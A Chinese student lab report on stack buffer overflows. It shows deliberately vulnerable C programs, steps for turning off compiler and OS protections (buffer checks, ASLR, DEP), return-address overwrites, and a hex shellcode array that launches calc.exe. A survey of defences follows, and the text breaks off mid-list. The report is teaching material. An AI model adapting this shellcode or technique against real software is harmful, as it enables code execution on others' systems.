基于Shellcode实现的缓冲区溢出漏洞攻击实验初步探索

吕子涵 16信息安全 201611123023

1. **Shellcode简介**

* 什么是Shellcode？

Shellcode被定义为一组指令或一小段代码，通过发送到服务器，利用特定漏洞，实现让一个被利用的程序执行这段代码功能。Shellcode用于直接操作寄存器和被利用程序的功能，通常情况下，Shellcode由机器代码编写，方便直接注入被程序执行，但我们亦可以用高级语言来包装它，然而在特定情况下高级语言编写的代码不能工作，因此采用汇编语言编写是最为合适的。

* Shellcode注入原理？

当我们在运行自己编写的程序时，通过调用函数，系统会自动创建一个线程并分配一段内存以供程序运行，其中一部分内存作为栈来存储调用信息和返回地址等。由于输入字符过长，缓冲区本身没有有效的机制来验证字符的长度，导致过长的字符溢出并覆盖了本身的返回地址，如果覆盖的地址是一个有效地址，且地址处存储有可执行的指令，则程序会自动跳转到该地址去执行指令。

* 函数调用模拟：

对于汇编语言来说，常用的寄存器有4个，栈指针寄存器esp，基址寄存器ebp，指令地址寄存器eip和指令寄存器eax；esp中存放的是栈顶指针，每次压栈esp-4，从高地址向低地址移动；ebp中存放的是基址地址，一般在调用子函数中需要访问父函数中的局部变量时利用ebp访问数据；eip中存放的是下一条指令的地址，当CPU执行完当前指令后访问eip获取下一条指令执行。

当在main函数中调用函数fun时；

fun(a,b);

先将调用参数以b,a的顺序压入栈中，随后把下一条指令的地址也放入栈内，作为调用结束后的返回地址；将ebp压入栈中，此时ebp中存放的是父函数的基址，随后将子函数的基地址存放入ebp寄存器；esp自减若干个单元为局部变量开辟空间。

假设在函数中创建一个局部变量数组char buffer[4]，那么缓冲区的最后四个字节会被分配给该局部变量，随后紧跟着内存存放的是ebp，返回地址，参数a和b。

假设此时我们赋给buffer字符串“0000123411112345”，那么0000会被buffer接受，ebp会被溢出数据更改为1234，返回地址被改为0x31313131，在函数调用结束后需要返回时发现0x31313131是不可访问地址，产生内存冲突，程序崩溃。

如果我们写一段具有执行功能的代码，将他存放在内存中的某段地址，利用缓冲区溢出的漏洞，将函数调用的返回地址冲刷为该段代码即Shellcode所存在的地址，那么代码就会被自动执行。

1. **缓冲区溢出漏洞**

缓冲区溢出攻击是利用缓冲区溢出漏洞所进行的攻击行动。缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统关机、重新启动等后果。

缓冲区溢出是指当计算机向缓冲区内填充的数据位数超过了缓冲区本身的容量时，溢出的数据覆盖并取代原有位置的合法数据。理想的情况是程序会检查数据长度，如果长度超过合法范围则报错或者不允许输入超过缓冲区长度的字符。但是绝大多数程序都会假设数据长度总是与所分配的储存空间相匹配，没有与之匹配的安全检查机制，这就为缓冲区溢出埋下了隐患。操作系统所使用的缓冲区，又被称为"堆栈"，在各个操作进程之间，指令会被临时储存在"堆栈"当中，"堆栈"也会出现缓冲区溢出。

第一个缓冲区溢出攻击--Morris蠕虫，发生在二十年前，它曾造成了全世界6000多台网络服务器瘫痪。在当前网络与分布式系统安全中，被广泛利用的漏洞50%以上都是缓冲区溢出，其中最著名的例子是1988年利用fingerd漏洞的蠕虫。而缓冲区溢出中，最为危险的是堆栈溢出，因为入侵者可以利用堆栈溢出，在函数返回时改变返回程序的地址，让其跳转到任意地址，带来的危害一种是程序崩溃导致拒绝服务，另外一种就是跳转并且执行一段恶意代码，比如得到shell，然后为所欲为。shellcode就是一段可通过缓冲区溢出跳转地址实现的功能代码。

shellcode代码必须是一段静态代码，strcpy（a，b）函数将b的内容直接拷贝到a中，如果b的长度大于a定义的长度，就会造成a的溢出，使程序运行出错。存在像strcpy这样的问题的标准函数还有strcat()、sprintf()、vsprintf()、gets()、scanf()等。

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的功能，这样可以使得攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。

为了达到这样的目的，攻击者必须实现以下两个过程:

1.在程序的内存地址空间里存储适当的有一定执行功能的shellcode代码

2.通过适当的初始化寄存器和内存，让程序跳转到入侵者安排的地址空间执行shellcode

1. **缓冲区溢出实验初探**
2. 首先创建一个test.c的以从语言编写的简单的具有漏洞的代码

#include <windows.h>

#include <string.h>

#include <stdio.h>

int fun(char \*name)

{

char buf[4];

strcpy(buf, name);

return 0;

}

int main()

{

MessageBoxA(NULL, "test", "ok", MB\_OK);

char buff[] = "123";

fun(buff);

printf("%s\n", buff);

return 0;

}

1. 利用命令行编译链接文件，并确定程序可以正常运行。

cl 编译文件，生成二进制文件obj；link链接二进制文件，生成可执行程序exe。

1. 利用Visual Stdio自带的dumpbin工具可以查看可执行文件exe的依赖内部外部函数，和文件内部的函数调用等情况。


如果查看\*\*.dll库中包含哪些函数，可以使用:dumpbin /exports xxx.dll

如果查看\*\*.exe中加载了哪些动态库，可以使用：dumpbin /imports xxx.exe

如果查看\*\*.lib中包含哪些函数，可以使用:dumpbin /all /rawdata:none xxx.lib


如果查看\*\*.obj中包含哪些函数，可以使用：dumpbin /all /rawdata:none xxx.obj


1. 随后我们就可以利用Visual Stdio来查看源文件的反汇编代码；首先进入debug模块，右键即可查看汇编格式代码，大致如图下所示：




可以观察到buf位于ebp-4。因此，系统为堆栈中的buf分配了4个字节的内存，接下来的4个字节将是ebp前一个堆栈帧的保存指针，接下来的4个字节将是返回地址。

1. 实验发现，如果我们传入的参数name的长度小于buf的限定长度，那么程序可以正常弹出messagebox消息框，可以正常调用fun函数，并可以正常返回下一条语句，打印出字符串后结束。（有一点需要注意，由于字符串需要以/0结尾，默认占据一个字节，因此四个字节的缓冲区实际上只能储存三个字符）







1. 如果我们要做缓冲区溢出实验，应该先关闭Visual Studio的安全检查功能，保证实验正常进行。




进入project的设置。





c/c++中代码生成，修改基本运行时检查为默认值，修改缓冲区安全检查为否。

链接器，高级，把随机[基址](https://www.baidu.com/s?wd=%E5%9F%BA%E5%9D%80&tn=24004469_oem_dg&rsv_dl=gh_pl_sl_csd)选否，固定基址选是，数据执行保护选否




1. 但当我们在buff后添加任意字符使之超过buf的长度限制之后，再运行就会发现，正常的ebp和返回地址已经被溢出的数据冲刷掉了，即调用完fun函数的程序无法正确执行printf打印语句，在若干秒之后由程序主动结束。






1. 下面我们从汇编代码的角度分析一下正常和异常程序的运行过程。

首先分析正常程序的运行情况：



在调用外部函数MessageBoxA时，首先将四个传入参数以变量形式压入栈中，随后通过访问静态地址随后一系列跳板调用函数。







随后进入函数调用部分，将要传入的参数首地址放入eax寄存器，随后将地址压入栈中，调用函数。



同样是经过跳板jmp跳转到函数的真实地址去执行。




在程序返回时，观察到ebp退栈时是正确的地址，因此ret指令可以回到原来的地址继续执行。








Ret退回调用fun函数的下一条指令地址，即00411651，随后可正确执行printf打印语句。




下面再观察异常程序的处理过程：






与正确程序的处理过程一致，先调用fun函数，通过跳板进入fun的函数地址。




在退栈时发现，由于缓冲区溢出的地址覆盖，本来应该返回ebp旧地址的pop操作，弹出站的却是已经被冲刷的616161即buff函数中多输入的aaaa，因此我们理解到，此时返回地址已经失效，在执行ret返回操作时会访问到61616161的地址，但因为 该内存为不可访问内存，因此产生冲突，程序直接报错。









1. 由此我们可以推断只要绕过VS的安全机制，并将返回地址冲刷为我们想要执行代码的地址，即可不调用函数就执行函数的功能。

#include <stdio.h>

#include <string.h>

#include <windows.h>

void fun2()

{

MessageBoxA(NULL, "YouWin", "PASS", MB\_OK);

}

int fun(char \*str)

{

char buffer[4];

strcpy(buffer, str);

return 0;

}

int main()

{

MessageBoxA(NULL, "test", "ok", MB\_OK);

char buff[] = "000011112222333344445555";

DWORD \*pEIP = (DWORD\*)&buff[8];

\*pEIP = (DWORD)fun2;


fun(buff);

printf("%s\n", buff);

return 0;

}


1. 在源代码中添加fun2函数，并将buff从第八个字节开始替换为fun2函数的首地址，




Fun函数返回时，ebp弹出的值变为1111，返回地址变为00411172，即fun2跳板指令jmp的地址，即我们可以通过在不调用函数fun2的情况下实现函数的功能。







运行程序后，即可在不直接调用fun2函数的情况下弹出text消息对话框后再弹出You win!的消息对话框。



1. **编写Shellcode实现缓冲区溢出攻击**
2. 首先编写shellcode功能代码，以汇编格式代码书写，实现的功能为打开计算机中的计算器，适配于window7到window10的系统，创建一个c文件，放到main函数中即可运行（代码从网络上直接获取）
3. 随后将其转换为16进制形式，直接运行，之后打开项目所在文件，里面会出现一个code.txt的文件，文件中有已经翻译好的shellcode代码，利用该静态代码编写程序如下：

#include <stdio.h>

#include <string.h>

#include <windows.h>

#pragma comment(linker,"/SECTION:.data,RWE") //这条代码让shellcode数据片可作代码来执行

unsigned char shellcode[] = "\x55\x64\x8b\x35\x30\x00\x00\x00"

"\x8b\x76\x0c\x8b\x76\x1c\x8b\x6e"

"\x08\x8b\x7e\x20\x8b\x36\x80\x7f"

"\x18\x00\x75\xf2\x8b\xfd\x83\xec"

"\x64\x8b\xec\x8b\x47\x3c\x8b\x54"

"\x07\x78\x03\xd7\x8b\x4a\x18\x8b"

"\x5a\x20\x03\xdf\x49\x8b\x34\x8b"

"\x03\xf7\xb8\x47\x65\x74\x50\x39"

"\x06\x75\xf1\xb8\x72\x6f\x63\x41"

"\x39\x46\x04\x75\xe7\x8b\x5a\x24"

"\x03\xdf\x66\x8b\x0c\x4b\x8b\x5a"

"\x1c\x03\xdf\x8b\x04\x8b\x03\xc7"

"\x89\x45\x4c\x6a\x00\x68\x61\x72"

"\x79\x41\x68\x4c\x69\x62\x72\x68"

"\x4c\x6f\x61\x64\x54\x57\xff\x55"

"\x4c\x89\x45\x50\x6a\x00\x68\x65"

"\x73\x73\x00\x68\x50\x72\x6f\x63"

"\x68\x45\x78\x69\x74\x54\x57\xff"

"\x55\x4c\x89\x45\x54\x6a\x70\x68"

"\x53\x6c\x65\x65\x54\x57\xff\x55"

"\x4c\x89\x45\x58\x6a\x00\x68\x72"

"\x74\x00\x00\x68\x6d\x73\x76\x63"

"\x54\xff\x55\x50\x8b\xf8\x6a\x00"

"\x68\x65\x6d\x00\x00\x68\x73\x79"

"\x73\x74\x54\x57\xff\x55\x4c\x89"

"\x45\x5c\x6a\x00\x68\x63\x61\x6c"

"\x63\x54\xff\x55\x5c\xff\x55\x54"

"";

void hacker()

{

printf("%i", 1);//当该函数被调用时，说明溢出攻击成功了

exit(5);

}

void fun(char \*str)

{

char buffer[4];

memcpy(buffer, str, 16);

}

int main()

{

//((void(\*)())&shellcode)();//执行shellcode数据片

char badStr[] = "000011112222333344445555";//创建了一个24个字节的字符数组

DWORD \*pEIP = (DWORD\*)&badStr[8];//获取该数组的第八个元素的地址（从第零个开始）

//\*pEIP = (DWORD)&shellcode[0];//获shellcode数据片开头地址

\*pEIP = (DWORD)hacker;//获取hacker函数地址（三十二位二进制数），同时赋给pEI（即修改了badStr的2222变为hacker函数地址

fun(badStr);//开始攻击

return 0;

}

1. Shellcode的攻击原理与第三部分介绍的原理完全一致，即是先创建了一个24字节的字符数组，由于buffer的长度设定为4，因此前八个元素是合法的，可以被buffer数组接收，因此找到下标为8的地址，将指针指向，如果使用



则是将2222更改为hacker函数的地址，运行结果预期为系统打印出1，并在log窗口给出信息程序以exit（5）退出。运行程序果然得到了预期的验证结果。






1. 如果使用



则是将2222替换为shellcode字段的首地址，由于要求系统将shellcode当做代码执行，因此会完成shellcode的代码功能能，即通过cmd.exe打开计算机的计算器。



程序以异常结果退出



1. **缓冲区溢出攻击防范手段**

目前有四种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响。第一种是通过操作系统使得缓冲区不可执行，从而阻止攻击者植入攻击代码；第二种是强制写正确代码的方法；第三种是利用编译器的边界检查来实现缓冲区的保护，这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大；第四个方法是一种间接的方法，这个方法在程序指针失效前进行完整性检查，虽然这种方法不能使得所有的缓冲区溢出失效，但它能阻止绝大多数的缓冲区溢出攻击。

1 非执行的缓冲区

通过使得被攻击程序的数据段地址空间不可执行的方法，从而使得攻击者不可能执行植入被攻击程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。

在早期的Unix系统设计中，只允许程序代码在代码段中执行。但是Unix和MS Windows系统由于要实现更好的性能和功能，往往在数据段中动态地放入可执行的代码，这也是缓冲区溢出的根源。

为了保持程序的兼容性，不可能使得所有程序的数据段不可执行。但是可以设定堆栈数据段不可执行，这样就可以在保证程序的兼容性的同时，一定程度上缓解缓冲区溢出漏洞给系统程序带来的运行崩溃威胁。Linux和Solaris都发布了有关这方面的内核补丁。因为几乎没有任何合法的程序会在堆栈中存放代码，这种做法几乎不产生任何兼容性问题。除了在Linux系统中的两个特例，在这两种情况下可执行的代码必须被放入堆栈中:

1. 信号传递

Linux通过向进程堆栈释放代码然后引发中断来执行在堆栈中的代码这样的方式来实现向进程发送Unix信号。非执行缓冲区的补丁在发送信号的时候是允许缓冲区可执行的。

1. GCC的在线重用

研究发现gcc在堆栈区里放置了可执行的代码作为在线重用。然而，关闭这个功能并不产生任何问题，只有部分功能在出错后不能使用。

非执行堆栈的保护可以有效地对付把代码植入自动变量的缓冲区溢出攻击，而对于其它形式的攻击则没有效果。攻击者可以通过把代码植入静态数据段，并引用一个jmp指令的跳板实现指针跳转，就可以略过这种保护措施。

2 编写正确的代码

编写正确的代码是一件非常有意义的工作，它可以从根源上降低一个程序被攻击的可能性。特别像编写C语言这种风格自由而容易出错的程序，这种风格是由于追求性能而忽视正确性引起的。尽管人们花了很长的时间让大家意识到安全代码的重要性，漏洞的危害性和如何编写安全的程序，由于程序员能力不足或粗心大意等原因，具有安全漏洞的程序依旧频繁出现。因此人们开发了一些工具和技术来帮助经验不足的程序员编写安全正确的程序。

最简单的方法就是用grep来搜索源代码中容易产生漏洞的库的调用，比如对strcpy和sprintf的调用，这两个函数都没有检查输入参数长度的机制。此外，人们还开发了一些高级的查错工具，如fault injection等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。还有一些静态分析工具用于侦测缓冲区溢出的存在。

虽然这些工具确实能够帮助程序员开发更安全的程序，但是由于C语言的特点，这些工具不可能找出所有的缓冲区溢出漏洞。所以，侦错技术只能用来减少缓冲区溢出的可能，并不能完全地消除它的存在。

3 数组边界检查

植入代码引起缓冲区溢出是一个方面，扰乱程序的执行流程是另一个方面。不像非执行缓冲区保护，数组边界检查完全消除了缓冲区溢出的产生和攻击。即在这样的限制条件下，只要数组不存在溢出，那么基于溢出的攻击也就无法实现。为了实现数组边界检查，则所有的对数组的读写操作都应当被检查以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作，但是通常可以来用一些优化的技术来减少检查的次数。目前有以下的几种检查方法：  
　　1）Compaq C编译器  
　　Compaq公司为Alpha CPU开发的C编译器支持有限度的边界检查(使用—check\_bounds参数)。这些限制是：只有显式的数组引用才被检查，比如“a[3]”会被检查，而“\*(a+3)"则不会。由于所有的C数组在传送的时候是指针传递的，所以传递给函数的数组不会被检查。带有危险性的库函数如strcpy不会在编译的时候进行边界检查，即便是指定了边界检查。在C语言中利用指针进行数组操作和传递是非常频繁的，因此这种局限性是非常严重的。通常这种边界检查用来程序的查错，而且不能保证不发生缓冲区溢出的漏洞。  
　　2）Jones＆Kelly：C的数组边界检查   
　　Richard Jones和Paul Kelly开发了一个gcc的补丁，用来实现对C程序完全的数组边界检查。由于没有改变指针的含义，所以被编译的程序和其他的gcc模块具有很好的兼容性。更进一步的是，他们由此从没有指针的表达式中导出了一个“基”指针，然后通过检查这个基指针来侦测表达式的结果是否在容许的范围之内。当然，这样付出的性能上的代价是巨大的：对于一个频繁使用指针的程序，如向量乘法，将由于指针的频繁使用而使速度慢30倍。这个编译器目前还很不成熟，一些复杂的程序(如elm)还不能在这个上面编译、执行通过。然而在它的一个更新版本之下，它至少能编译执行ssh软件的加密软件包，但其实现的性能要下降12倍。  
　　3）Purify：存储器存取检查  
　　Purify是C程序调试时查看存储器使用的工具而不是专用的安全工具。Purify使用"目标代码插入"技术来检查所有的存储器存取。通过用Purify连接工具连接，可执行代码在执行的时候带来的性能的损失要下降3—5倍。  
　　4）类型——安全语言  
　　所有的缓冲区溢出漏洞都源于C语言的类型安全。如果只有类型—安全的操作才可以被允许执行，这样就不可能出现对变量的强制操作。如果作为新手，可以推荐使用具有类型—安全的语言如JAVA和ML。  
　　但是作为Java执行平台的Java虚拟机是C程序．因此攻击JVM的一条途径是使JVM的缓冲区溢出。因此在系统中采用缓冲区溢出防卫技术来使用强制类型—安全的语言可以收到预想不到的效果。

4 程序指针完整性检查

程序指针完整性检查和边界检查有略微的不同。与防止程序指针被改变不同，程序指针完整性检查在程序指针被引用之前检测到它的改变。因此，即便一个攻击者成功地改变程序的指针，由于系统事先检测到了指针的改变，因此这个指针将不会被使用。与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题；采用其他的缓冲区溢出方法就可以避免这种检测。但是这种方法在性能上有很大的优势，而且兼容性也很好。  
　　i手写的堆栈监测  
　　Snarskii为FreeBSD开发丁一套定制的能通过监测cpu堆栈来确定缓冲区溢出的libc。这个应用完全用手工汇编写的，而且只保护libc中的当前有效纪录函数.这个应用达到了设计要求，对于基于libc库函数的攻击具有很好的防卫，但是不能防卫其它方式的攻击。  
　　ii堆栈保护   
　　堆栈保护是一种提供程序指针完整性检查的编译器技术．通过检查函数活动纪录中的返回地址来实现。堆栈保护作为gcc的一个小的补丁，在每个函数中，加入了函数建立和销毁的代码。加入的函数建立代码实际上在堆栈中函数返回地址后面加了一些附加的字节。而在函数返回时，首先检查这个附加的字节是否被改动过，如果发生过缓冲区溢出的攻击，那么这种攻击很容易在函数返回前被检测到。但是，如果攻击者预见到这些附加字节的存在，并且能在溢出过程中同样地制造他们．那么它就能成功地跳过堆栈保护的检测。通常．我们有如下两种方案对付这种欺骗：  
　　①终止符号  
　　利用在C语言中的终止符号如o(null，CR，LF，—1(Eof)等这些符号不能在常用的字符串函数中使用，因为这些函数一旦遇到这些终止符号，就结束函数过程了。  
　　②随机符号  
